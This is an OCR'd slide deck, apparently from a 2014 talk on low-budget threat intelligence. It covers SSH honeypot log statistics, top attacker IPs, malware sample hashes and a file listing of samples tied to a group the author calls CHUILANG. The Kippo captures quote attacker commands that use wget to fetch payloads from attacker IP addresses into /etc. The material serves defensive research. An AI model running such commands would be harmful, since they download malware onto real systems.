# grep SSHService * | cut -d']' -f1 | cut -d',' -f3 | sort | uniq -c | sort -n | tail -n25 | tac
```



```
13954 117.21.225.157
13464 202.109.143.89
 9346 202.109.143.5
 8301 202.109.143.106
 8253 202.109.143.20
 7803 222.186.56.33
 7434 117.21.191.210
 7173 220.177.198.38
 7160 180.96.63.124
 7156 202.109.143.18
 7023 117.21.226.152
 6955 202.109.143.111
 6770 115.239.248.61
 6365 111.74.238.138
 6348 115.239.248.62
 6225 117.21.191.197
 6060 60.173.10.177
 5681 117.21.191.35
 5545 117.21.224.40
 5441 222.186.34.36
 5388 220.177.198.43
 4993 111.74.238.219
 4925 222.186.38.109
 4794 202.109.143.16
 4772 60.173.9.246
```

Top 25 attacker IP addresses

Real-time Alerting analytics: Ballin on a budget style



[+] Fri Aug 15 01:48:01 EDT 2014 New TTY log has been created due to a successful login from honeypot: transfer.mu[redacted]

Tracker


https://github.com/andrew-morris/tracker/

Quick recap

- We learned what threat intel is
- We learned how to set up and operate infrastructure


Part 3: Locating the Group

Successful Logins with Kippo



```
root@mgmt.mu[redacted]:~# wget -O /etc/yw53_CNC.w http://60.173.10.177:10020/sperhong
--2014-09-17 05:57:40--  http:///etc/yw53_CNC.w
Connecting to None:80... connected.
```


```
root@mgmt.muXXXXXXXXX.com:~# wget -O /etc/run_second=$q http://60.173.X.X:8080/14.17
--2014-08-07 10:25:11--  http:///etc/run_second=$q
Connecting to None:80... connected.
HTTP request sent, awaiting response...
```



文件名 .扩展名	大小(类型)	修改时间	点击量
□ [最新] CHAo	762.07 KB	2014-9-20 23:13:39	174
□ [最新] jjjja	821.88 KB	2014-9-3 18:27:32	177
□ [最新] testz	1.08 MB	2014-9-11 4:34:11	737
□ [最新] wangs	199.95 KB	2014-9-19 8:56:36	199

Credit to MalwareMustDie

- Do some internet recon to see if anyone’s seen the binaries before
- Search Google, VirusTotal, Malwr, etc for the md5
- That being said… this still gets me giddy



167b85a334b200729ef4402775b7404c

Your search - **167b85a334b200729ef4402775b7404c** - did not match any documents.

Suggestions:


- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.

what if I suck at reversing tho

It’s all good!

Malware Analysis: Ballin on a budget style

- Use malwr.com and virustotal.com



By submitting the file, you automatically accept our Terms of Service.


Gdos.exe

☑ Share the sample

2 - 1 = 1

The content of this website is released under Creative Commons **CC BY-NC-SA 3.0** license

with love, ***nex*** & ***jekil***



Tags: None

Analysis

CATEGORY	STARTED	COMPLETED	DURATION
FILE	2014-10-05 16:30:43	2014-10-05 16:31:14	31 seconds

File Details

FILE NAME	Gdos.exe
FILE SIZE	1349084 bytes
FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	129877bf0cbc9b8239c674810675f6f7
SHA1	8d51d194aab4727ff3469b8b4e1486a39f84d6f0

Part 4: CHUILANG

aka a group I’ve been tracking

Who I’m working on

- I was getting hit a lot by a particular group
- I secured some of their malware samples


something something China

```
1.exe:                              PE32 executable for MS Windows (GUI) Intel 80386 32-bit
14.17:                              ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
183.60:                             ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux
2.2.5, not stripped
445.rar:                            RAR archive data, v1d, os: Win32
5900.rar:                           RAR archive data, v1d, os: Win32
Freebsd:                            ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), statically linked, for FreeBSD
8.4, not stripped
L24_36000:                          ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux
2.2.5, not stripped
SSHSecureShellClient-3[1][1].2.9.zip: Zip archive data, at least v2.0 to extract
elf:                                directory
elf.tar.gz:                         POSIX tar archive (GNU)
putty.exe:                          PE32 executable for MS Windows (GUI) Intel 80386 32-bit
tcpwra:                             ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
xpoer:                              ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
xsyer:                              ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
